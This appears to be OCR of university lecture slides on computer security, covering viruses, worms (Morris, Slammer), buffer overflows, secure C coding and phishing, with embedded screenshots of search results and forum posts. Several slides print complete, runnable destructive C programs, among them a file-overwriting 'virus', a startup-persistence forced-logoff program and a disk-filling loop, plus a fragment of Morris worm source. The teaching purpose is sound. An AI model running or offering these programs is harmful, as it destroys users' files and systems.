FILE *virus,*host;
int done,a=0;
unsigned long x; // variable declaration
char buff[2048]; // variable declaration
struct ffblk ffblk;
clock_t st,end;

void main()
{
    st=clock();
    clrscr(); // to clear the screen
    done=findfirst("*.*",&ffblk,0); //looking  for a file with
    while(!done)
    {
        virus=fopen(_argv[0],"rb"); // calling the functon
        host=fopen(ffblk.ff_name,"rb+");
        if(host==NULL) goto next;
        x=89088;
        printf("Infecting %s\n",ffblk.ff_name,a);
        while(x>2048)
        {
            fread(buff,2048,1,virus);
            fwrite(buff,2048,1,host);
            x-=2048;
        }
        fread(buff,x,1,virus);
        fwrite(buff,x,1,host);
        a++;
next:
        {
            fcloseall();
            done=findnext(&ffblk);
        }
    }
    printf("DONE! (Total Files Infected= %d)",a);
    end=clock();
    printf("TIME TAKEN=%f SEC\n",
           (end-st)/CLK_TCK);
    getch();
}
```

Malware "Patterns"

- There is no such thing. ^^
  - But, many malware share similar characteristics
- Significant variations on "structure", complexity, vulnerabilities being exploited, what it does (e.g., payload), propagation patterns, hiding (or evasion) mechanisms, ...

Impossible to study them all

www.rohitab.com/discuss/topic/25394-stealth-virus/

Forum Newbie

Members

27 posts

- **Reputation:** 0

Gender: Male
Location: Sweden
Interests: IT
Coding: C++
PHP
Java

This is my first polymorpishm virus that:
*Search for first uninfectedfile and infect/run it then exits itself.
*Opens the virus/real program at the same time with parameters etc

I've scanned it at virustotal.com and all 31 AV-progs says no virus detected.And an good thing about this is when you have three copies of the program at ones opened... then it will infect thee files at a time.

It does what a virus do, infect other programs and stay stealthed.

It doesn't need auto-start becouse when you run an infected it will be over the whole computer.
You dont see anything different with the infected files.

If you want it to do something at a specific date, add it yourself... right now it doesn't do that much harm, and then i will know no script kiddies will use it the way a virus is suposed to be.

main.cpp

[-] C Source [copy] [popup] [collapse] ?

```
1  /*Edit the virus as you want... Take your own responsibility...
2  Im doing this for edeucational only!*/
3  #include <cstdio>
4  #include <windows.h>
5  #include <iostream>
6  #include <cstring>
7  #include <vector>
8  #include <commctrl.h>
9  #include <psapi.h>
10
11 #include "resource.h" //DEFINE IDI_MYICON 1
12
13 using namespace std;
14
15 char self[MAX_PATH];
16
17 char virus[MAX_PATH];
18
19 char *GetEnding(string c)
20 {
21     char *ret = new char[c.length()-c.find_last_of(".")-1];
22     for (int i=c.find_last_of(".")+1, o=0;i<c.length();i++, o++)
23     {
24         ret[o]=c[i];
25     }
26     return ret;
27 }
28
29 void Spread();
30 void FindSub(char path[]);
```

How about this virus?

Computer Virus to Restart Computer

```c
//Develop Computer Virus using C to Restart Computer
#include<stdio.h>
#include<dos.h>
int main()
{
    system("copy test.exe C:/Documents and Settings/All Users/Start Menu/Programs/Startup/");
    system("shutdown -l -f");
}
```

It is not so harmful to test this virus on your computer. Save and close all the important programs and run .exe file of this program; it will restart your system. The source code has been compiled in Code::Blocks using GCC compiler.

If you want to develop this computer virus using C source code compiled in Turbo C, run the .exe file of the code below after compiling it in Turbo C. It will restart your computer after some time.

Computer Virus using C to Restart Computer (Turbo C)

```c
void main(void)
{
system(“shutdown-s”);
}
```

Another Example

- Real-world viruses are much more sophisticated and dangerous
  - Also may have complex mechanisms to evade detection

3. Develop Computer Virus using C to Jam Hard Disk:

The virus has can jam your hard disk, so do not run it. The source code is such that it will make a self growing file in your computer which grows to a few MB, and may continue infinitely. Here's the code for this virus.

Computer Virus using C to Jam Hark Disk

```
1  //Develop Computer Virus using C to Jam Hard Disk
2  #include<stdio.h>
3  #include<stdlib.h>
4  void main()
5  {
6  while(1)
7  {
8  system("dir>>â.ša.exe");
9  }
10 }
```

Google

virus code in c

전체 이미지 동영상 뉴스 지도 더보기

검색결과 약 2,710,000개 (0.61초)

How to Develop Computer Virus using C? | Code with C

www.codewithc.com › C Tutorial ▾ 이 페이지 번역하기

2014. 8. 20. - Computer **virus** is simply is a malware **program** which when execu harmful activity on the computer by infecting it. Such **virus** may be responsible fo space, accessing private data, corrupting information etc. depending up on the ty Creating a computer ...

Virus Code In C++ | Hackup's

hackups.blogspot.com/2013/02/virus-code-in-c.html ▾ 이 페이지 번역하기

2013. 2. 27. - After Many Requests on providing some basic **codes** on **virus** in C an another Post This time Specially For Our Visitors. Please the Code Down Is n Wrong Purpose You are Yourself Responsible for, and Consequence That May F unauthorized use.


How to make virus using C language - Quora

https://www.quora.com/How-can-I-make-virus-using-C-language ▾ 이 페이

2016. 1. 22. - First of all, what is a **virus**? 1. What we call a '**virus**' should actually **code**'. Not all malicious **codes** are **virus**. 2. What is a 'malicious code': A progra unwanted (usually harms the data in the machine) w...

How to make a simple **virus** using a pointer in C++ language ... 답변 2 201
Which programming languages are used to **code** malware/**virus**? 답변 3 201
What is the best programming language to create **virus**? 답변 3 201
What is most used programming language for writing trojans ... 답변 3 201
www.quora.com 검색결과 더보기

How to program a virus in C. - YouTube



https://www.youtube.com/watch?v=DqQDmR-pJ5s

2016. 12. 18. - 업로더: Zypher Zolei

Hello guys, today ill be teaching you guys how to **code** a ha requires not a lot of ...


Computer Virus to Destroy Files

```c
//Develop Computer Virus Using C to Destroy Files
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h>

FILE *virus,*host;
int done,a=0;
unsigned long x; // variable declaration
char buff[2048]; // variable declaration
struct ffblk ffblk;
clock_t st,end;

void main()
{
    st=clock();
    clrscr(); // to clear the screen
    done=findfirst("*.*",&ffblk,0); //looking  for a file with any extension (*.*)
    while(!done)
    {
        virus=fopen(_argv[0],"rb"); // calling the functon
        host=fopen(ffblk.ff_name,"rb+");
        if(host==NULL) goto next;
        x=89088;
        printf("Infecting %s\n",ffblk.ff_name,a);
        while(x>2048)
        {
            fread(buff,2048,1,virus);
            fwrite(buff,2048,1,host);
            x-=2048;
        }
        fread(buff,x,1,virus);
        fwrite(buff,x,1,host);
        a++;
next:
        {
            fcloseall();
            done=findnext(&ffblk);
        }
    }
    printf("DONE! (Total Files Infected= %d)",a);
    end=clock();
    printf("TIME TAKEN=%f SEC\n",
           (end-st)/CLK_TCK);
    getch();
}
```

KOREA UNIVERSITY 1905



검색결과 약 2,390,000개 (0.52초)

c worm code | ..:: Being Ethical Hacker ::..

https://beingethicalhacker.wordpress.com/tag/c-worm-code/ ▾ 이 페이지 번역하기

this is another **worm code** written in c++. #include <iostream.h>. #include <sys/socket.h>. #include <netdb.h>. #include <sys/types.h>. #include <unistd.h>. void usage(char *argv); int main(int argc, char *argv[]) { /* GETOPT – Variable: char * optarg – This variable is set by getopt to point at the value of the option argument, ...

C++ Worm Code - Being Ethical Hacker - WordPress.com

https://beingethicalhacker.wordpress.com/2010/09/.../c-worm-cod... ▾ 이 페이지 번역하기

2010. 9. 23. - howdy people!! this is another **worm code** written in c++ #include #include #include #include #include void usage(char *argv); int main(int argc, char *argv[]) { /* GETOPT - Variable: char * optarg - This variable is set by getopt to point at the value of the option argument, for those...

The original Morris Worm source code - GitHub

https://github.com/arialdomartini/morris-worm ▾ 이 페이지 번역하기

The original Morris **Worm source code**. Contribute to morris-**worm** development by creating an account on GitHub.

morris-worm/worm.c at master · arialdomartini/morris-worm · GitHub

https://github.com/arialdomartini/morris-worm/blob/.../worm.c ▾ 이 페이지 번역하기

The original Morris **Worm source code**. Contribute to morris-**worm** development by creating an account on GitHub.


Source code - Worm.zip - Cprogramming.com

https://www.cprogramming.com/cgi-bin/source/source.cgi?... ▾ 이 페이지 번역하기

2002. 8. 10. - C and C++ **source code**, organized into categories to help you find what you're looking for.

Morris Worm

- Earliest significant worm infection
- Released by Robert Morris in 1988
- Designed to spread on UNIX systems
  - Attempted to crack local password file to use login/password to logon to other systems
  - Exploited a bug in the finger protocol which reports the whereabouts of a remote user
  - Exploited a trapdoor in the debug option of the remote process that receives and sends mail
- Successful attacks achieved communication with the operating system command interpreter
  - Sent interpreter a bootstrap program to copy worm over



Robert Tappan Morris (born November 8, 1965) is an American computer scientist and entrepreneur. He is best known[3] for creating the Morris Worm in 1988, considered the first computer worm on the Internet.[4]

Morris was prosecuted for releasing the worm, and became the first person convicted under the then-new Computer Fraud and Abuse Act.[2][5] He went on to co-found the online store Viaweb, one of the first web-based applications[6], and later the funding firm Y Combinator—both with Paul Graham.

He later joined the faculty in the department of Electrical Engineering and Computer Science at the Massachusetts Institute of Technology, where he received tenure in 2006.[7]

Contents [hide]

Robert Tappan Morris

Robert Morris in 2008

Born	November 8, 1965 (age 52) United States
Residence	United States
Nationality	American
Other names	RTM
Occupation	Professor, entrepreneur, Massachusetts Institute of Technology, Partner, Y Combinator,[1]
Known for	Morris Worm, Viaweb, Y Combinator
Criminal penalty	3 years of probation, 400 hours of community service, a fine of $10,050, and the costs of his supervision[2]

Morris Worm

The original Morris Worm source code

1 commit | 1 branch

Branch: master | New pull request

arialdomartini The original Morris Worm source code, in C

cracksome.c	The original Morris Worm source code, in C
hs.c	The original Morris Worm source code, in C
makefile	The original Morris Worm source code, in C
net.c	The original Morris Worm source code, in C
stubs.c	The original Morris Worm source code, in C
worm.c	The original Morris Worm source code, in C
worm.h	The original Morris Worm source code, in C
wormdes.c	The original Morris Worm source code, in C
x8113550.c	The original Morris Worm source code, in C

GitHub, Inc. [US] | https://github.com/arialdomartini/morris-worm/commit/9837616


```
+main(argc, argv)              /* 0x20a0 */
+     int argc;
+     char **argv;
+{
+    int i, l8, pid_arg, j, cur_arg, unused;
+    long key;                 /* -28(fp) */
+    struct rlimit rl;
+
+    l8 = 0;                                   /* Unused */
+
+    strcpy(argv[0], XS("sh"));                /* <env+52> */
+    time(&key);
+    srandom(key);
+    rl.rlim_cur = 0;
+    rl.rlim_max = 0;
+    if (setrlimit(RLIMIT_CORE, &rl))
+       ;
+    signal(SIGPIPE, SIG_IGN);
+    pid_arg = 0;
+    cur_arg = 1;
+    if  (argc > 2 &&
+        strcmp(argv[cur_arg], XS("-p")) == 0) { /* env55 == "-p" */
+       pid_arg = atoi(argv[2]);
+       cur_arg += 2;
+    }
+    for(i = cur_arg; i < argc; i++) {  /* otherwise <main+286> */
+       if (loadobject(argv[i]) == 0)
+           exit(1);
+       if (pid_arg)
+           unlink(argv[i]);
+    }
+    if ((nobjects < 1) || (getobjectbyname(XS("11.c")) == NULL))
+       exit(1);
+    if (pid_arg) {
+       for(i = 0; i < 32; i++)
+           close(i);
+       unlink(argv[0]);
+       unlink(XS("sh"));                      /* <env+63> */
+       unlink(XS("/tmp/.dumb"));              /* <env+66>"/tmp/.dumb"
+ */
```

worm.c

Virus Protection

- Effective protection is anti-virus S/W which:
  - scans e-mail attachments
  - checks for virus signatures
- Examples:
  - Norton (www.norton.com)
  - McAfee (www.mcafee.com)
  - V3 (www.ahnlab.com)
  - Most of these have versions which provide "push" technology and update a customer's site automatically

Worm Replication




Electronic mail or instant messenger facility	• Worm e-mails a copy of itself to other systems • Sends itself as an attachment via an instant message service
File sharing	• Creates a copy of itself or infects a file as a virus on removable media
Remote execution capability	• Worm executes a copy of itself on another system
Remote file access or transfer capability	• Worm uses a remote file access or transfer service to copy itself from one system to the other
Remote login capability	• Worm logs onto a remote system as a user and then uses commands to copy itself from one system to the other

An example: Slammer worm

- W32.Slammer Overview
  - Aliases: SQL Slammer, Saphire, W32.SQLExp.Worm
  - Released: January 25, 2003, at about 5:30 a.m. (GMT)
  - Fastest worm in history : Spread world-wide in under 10 minutes
  - Doubled infections every 8.5 seconds
  - Size: 376 bytes long

Slammer worm (cont.)

- Infections 30 Minutes After Release



Source: http://www.caida.org/analysis/security/sapphire/

Worm Countermeasures

- Considerable overlap in techniques for dealing with viruses and worms
- Once a worm is resident on a machine anti-virus software can be used to detect and possibly remove it
- Perimeter network activity and usage monitoring can form the basis of a worm defense
- Worm defense approaches include:
  - Signature-based worm scan filtering
  - Filter-based worm containment
  - Payload-classification-based worm containment
  - Threshold random walk (TRW) scan detection
  - Rate limiting
  - Rate halting

Buffer Overflow: Simple Example

1. Consider a scenario where you have allocated 10 bytes on heap memory:

```
char *ptr  = (char*) malloc(10);
```

Now, if you try to do something like this :

```
ptr[10] = 'c';
```

Then this may lead to crash in most of the cases. The reason being, a pointer is not allowed to access heap memory that does not belong to it.

2. Consider another scenario where you try to fill a buffer (on stack) beyond it's capacity :

```
char buff[10] = {0};
```

```
strcpy(buff, "This String Will Overflow the Buffer");
```

Buffer Overflow: Not-So-Trivial Example

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Wrong Password \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
       /* Now Give root or admin rights to user*/
        printf ("\n Root privileges given to the user \n");
    }

    return 0;
}
```

```
$ ./bfrovrflw

 Enter the password :
thegeekstuff

 Correct Password

 Root privileges given to the user
```

```
$ ./bfrovrflw

 Enter the password :
hhhhhhhhhhhhhhhhhhhh

 Wrong Password

 Root privileges given to the user
```

Buffer Overflow Attacks

Common vulnerabilities guide for C programmers

Intro

Most vulnerabilities in C are related to buffer overflows and string manipulation. In most cases, this would result in a segmentation fault, but specially crafted malicious input values, adapted to the architecture and environment could yield to arbitrary code execution. You will find below a list of the most common errors and suggested fixes/solutions. (*Some tips for C++ are available here.*)

gets

The stdio `gets()` function does not check for buffer length and always results in a vulnerability.

To avoid buffer overflow attacks, the general advice that is given to programmers is to follow good programming practices. For example:

- Make sure that the memory auditing is done properly in the program using utilities like valgrind memcheck
- Use fgets() instead of gets().
- Use strncmp() instead of strcmp(), strncpy() instead of strcpy() and so on.

Vulnerable or not?

Vulnerable code

```
#include <stdio.h>
int main () {
    char username[8];
    int allow = 0;
    printf ("Enter your username, please: ");
    gets(username); // user inputs "malicious"
    if (grantAccess(username)) {
        allow = 1;
    }
    if (allow != 0) { // has been overwritten by the overflow of the username.
        privilegedAction();
    }
    return 0;
}
```

Vulnerable or not?

Mitigation

Prefer using fgets (and dynamically allocated memory!):

```
#include <stdio.h>
#include <stdlib.h>
#define LENGTH 8
int main () {
    char* username, *nlptr;
    int allow = 0;

    username = malloc(LENGTH * sizeof(*username));
    if (!username)
        return EXIT_FAILURE;
    printf ("Enter your username, please: ");
    fgets(username,LENGTH, stdin);
    // fgets stops after LENGTH-1 characters or at a newline character, which ever comes first
    // but it considers ₩n a valid character, so you might want to remove it:
    nlptr = strchr(username, '₩n');
    if (nlptr) *nlptr = '₩0';

    if (grantAccess(username)) {
        allow = 1;
    }
    if (allow != 0) {
        priviledgedAction();
    }

    free(username);

    return 0;
}
```

Vulnerable Code: Another Example

strcpy

The `strcpy` built-in function does not check buffer lengths and may very well overwrite memory zone contiguous to the intended destination. In fact, the whole family of functions is similarly vulnerable: `strcpy`, `strcat` and `strcmp`.

Vulnerable code

```
char str1[10];
char str2[]="abcdefghijklmn";
strcpy(str1,str2);
```

Vulnerable Code: Another Example

Mitigation

The best way to mitigate this issue is to use `strlcpy` if it is readily available (which is only the case on BSD systems). However, it is very simple to define it yourself, as shown below:

```
#include <stdio.h>

#ifndef strlcpy
#define strlcpy(dst,src,sz) snprintf((dst), (sz), "%s", (src))
#endif

enum { BUFFER_SIZE = 10 };

int main() {
    char dst[BUFFER_SIZE];
    char src[] = "abcdefghijk";

    int buffer_length = strlcpy(dst, src, BUFFER_SIZE);

    if (buffer_length >= BUFFER_SIZE) {
        printf ("String too long: %d (%d expected)₩n",
                buffer_length, BUFFER_SIZE-1);
    }

    printf ("String copied: %s₩n", dst);

    return 0;
}
```

Vulnerable Code: Just One More Example

sprintf

Just as the previous functions, `sprintf` does not check the buffer boundaries and is vulnerable to overflows.

Vulnerable code

```
#include <stdio.h>
#include <stdlib.h>

enum { BUFFER_SIZE = 10 };

int main() {
    char buffer[BUFFER_SIZE];
    int check = 0;

    sprintf(buffer, "%s", "This string is too long!");

    printf("check: %d", check); /* This will not print 0! */

    return EXIT_SUCCESS;
}
```

Vulnerable Code: Just One More Example

Mitigation

Prefer using `snprintf`, which has the double advantage of preventing buffers overflows and returning the minimal size of buffer needed to fit the whole formatted string.

```
#include <stdio.h>
#include <stdlib.h>

enum { BUFFER_SIZE = 10 };

int main() {
    char buffer[BUFFER_SIZE];

    int length = snprintf(buffer, BUFFER_SIZE, "%s%s", "long-name", "suffix");

    if (length >= BUFFER_SIZE) {
        /* handle string truncation! */
    }

    return EXIT_SUCCESS;
}
```

What Can You Do? Do You Feel Lost?

Downloads

The SEI CERT C Coding Standard, 2016 Edition
(errata)

The SEI CERT C++ Coding Standard, 2016 Edition
(errata)

Standards Development Area

The following development areas enable you to learn about and contribute to secure coding standards for commonly used programming languages C, C++, Java, and Perl. Contact us to comment on existing items, submit recommendations, or request privileges to directly edit content on this site.

SEI CERT C Coding Standard

SEI CERT Oracle Coding Standard for Java

CERT C++ Coding Standard

SEI CERT Perl Coding Standard

Android™ Secure Coding Standard

In addition, you must ...

Top 10 Secure Coding Practices

작성자 : Robert Seacord, 최근 변경 : David Svoboda - 1월 19, 2018

Top 10 Secure Coding Practices

1. **Validate input.** Validate input from all untrusted data sources. Proper input validation can eliminate the vast majority of software vulnerabilities. Be suspicious of most external data sources, including command line arguments, network interfaces, environmental variables, and user controlled files [Seacord 05].
2. **Heed compiler warnings.** Compile code using the highest warning level available for your compiler and eliminate warnings by modifying the code [C MSC00-A, C++ MSC00-A]. Use static and dynamic analysis tools to detect and eliminate additional security flaws.
3. **Architect and design for security policies.** Create a software architecture and design your software to implement and enforce security policies. For example, if your system requires different privileges at different times, consider dividing the system into distinct intercommunicating subsystems, each with an appropriate privilege set.
4. **Keep it simple.** Keep the design as simple and small as possible [Saltzer 74, Saltzer 75]. Complex designs increase the likelihood that errors will be made in their implementation, configuration, and use. Additionally, the effort required to achieve an appropriate level of assurance increases dramatically as security mechanisms become more complex.
5. **Default deny.** Base access decisions on permission rather than exclusion. This means that, by default, access is denied and the protection scheme identifies conditions under which access is permitted [Saltzer 74, Saltzer 75].
6. **Adhere to the principle of least privilege.** Every process should execute with the the least set of privileges necessary to complete the job. Any elevated permission should be held for a minimum time. This approach reduces the opportunities an attacker has to execute arbitrary code with elevated privileges [Saltzer 74, Saltzer 75].
7. **Sanitize data sent to other systems.** Sanitize all data passed to complex subsystems [C STR02-A] such as command shells, relational databases, and commercial off-the-shelf (COTS) components. Attackers may be able to invoke unused functionality in these components through the use of SQL, command, or other injection attacks. This is not necessarily an input validation problem because the complex subsystem being invoked does not understand the context in which the call is made. Because the calling process understands the context, it is responsible for sanitizing the data before invoking the subsystem.
8. **Practice defense in depth.** Manage risk with multiple defensive strategies, so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability and/or limit the consequences of a successful exploit. For example, combining secure programming techniques with secure runtime environments should reduce the likelihood that vulnerabilities remaining in the code at deployment time can be exploited in the operational environment [Seacord 05].
9. **Use effective quality assurance techniques.** Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities. Fuzz testing, penetration testing, and source code audits should all be incorporated as part of an effective quality assurance program. Independent security reviews can lead to more secure systems. External reviewers bring an independent perspective; for example, in identifying and correcting invalid assumptions [Seacord 05].
10. **Adopt a secure coding standard.** Develop and/or apply a secure coding standard for your target development language and platform.

Bonus Secure Coding Practices


1. **Define security requirements.** Identify and document security requirements early in the development life cycle and make sure that subsequent development artifacts are evaluated for compliance with those requirements. When security requirements are not defined, the security of the resulting system cannot be effectively evaluated.
2. **Model threats.** Use threat modeling to anticipate the threats to which the software will be subjected. Threat modeling involves identifying key assets, decomposing the application, identifying and categorizing the threats to each asset or component, rating the threats based on a risk ranking, and then developing threat mitigation strategies that are implemented in designs, code, and test cases [Swiderski 04].

Social Engineering


- Persuade someone to disclose sensitive information (eg Phishing attacks on bank customers, etc)
- Persuade someone to run/install malicious or subverted software
- Invite someone to log into a bogus web site such as a spoofed bank web site
- Impersonating new employee who has forgotten userid/password
- Impersonating a technical support staff member and requesting a user login to ‘check’ accounts

Social Engineering (cont.)

- "Tricking" users to assist in the compromise of their own systems



Social Engineering - Kevin Mitnick



- At age 12, bypass the punchcard system used in the LA bus system by his own ticket punch
- Phone Phreaking
- breaking into computer networks and stealing software at Sun, Novell, and Motorola.
- arrested in 1995, released from prison in 2002
- Movie “takedown”

Social Engineering - Phishing

- Phishing (electronic fishing) attacks - mass distribution of 'spoofed' e-mail
  - Appears to come from banks, insurance agencies, retailers or credit card companies
  - e-mail messages that guide recipients to legitimate-looking but fake Web sites and try to get them to supply personal information like account passwords.
  - Because these emails look “official”, up to 5% of recipients may respond, resulting in financial losses, theft etc

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction

Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools

What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export

Create a book
Download as PDF

Phishing

From Wikipedia, the free encyclopedia

Not to be confused with Fishing or Pishing.
For more information about Wikipedia-related phishing attempts, see Wikipedia:P

This article's **text uses more words than are necessary**. Ple
using fewer words whilst keeping the content of the article.

Phishing is the attempt to obtain sensitive information such as usernames, passwords, and credit card details (and money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication.[1][2] The word is a neologism created as a homophone of *fishing* due to the similarity of using a bait in an attempt to catch a victim. According to the 2013 Microsoft Computing Safety Index, released in February 2014, the annual worldwide impact of phishing could be as high as US$5 billion.[3][*better source needed*]

Phishing is typically carried out by email spoofing[4] or instant messaging,[5] and it often directs users to enter personal information at a fake website, the look and feel of which are identical to the legitimate one and the only difference is the URL of the website in concern.[6] Communications purporting to be from social web sites, auction sites, banks, online payment processors or IT administrators are often used to lure victims. Phishing emails may contain links to websites that are infected with malware.[7]

Phishing is an example of social engineering techniques used to deceive users, and exploits weaknesses in current web security.[8] Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

Real Data on Phishing

Total number of unique phishing reports (campaigns) received, according to APWG[73]

Year	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov	Dec	Total
2005	12845	13468	12883	14411	14987	15050	14135	13776	13562	15820	16882	15244	173063
2006	17877	17163	18480	17490	20109	28571	23670	26150	22136	26877	25816	23787	268126
2007	29930	23610	24853	23656	23415	28888	23917	25624	38514	31650	28074	25683	327814
2008	29284	30716	25630	24924	23762	28151	24007	33928	33261	34758	24357	23187	335965
2009	34588	31298	30125	35287	37165	35918	34683	40621	40066	33254	30490	28897	412392
2010	29499	26909	30577	24664	26781	33617	26353	25273	22188	23619	23017	21020	313517
2011	23535	25018	26402	20908	22195	22273	24129	23327	18388	19606	25685	32979	284445
2012	25444	30237	29762	25850	33464	24811	30955	21751	21684	23365	24563	28195	320081
2013	28850	25385	19892	20086	18297	38100	61453	61792	56767	55241	53047	52489	491399
2014	53984	56883	60925	57733	60809	53259	55282	54390	53661	68270	66217	62765	704178
2015	49608	55795	115808	142099	149616	125757	142155	146439	106421	194499	105233	80548	1413978
2016	99384	229315	229265	121028	96490	98006	93160	66166	69925	89232	118928	69533	1380432

There are NUMEROUS examples...

안전함 | https://www.csoonline.com/article/3235520/phishing/15-real-world-phishing-examples-and-how-to-recognize-them.html#slide4

Home > Social Engineering > Phishing

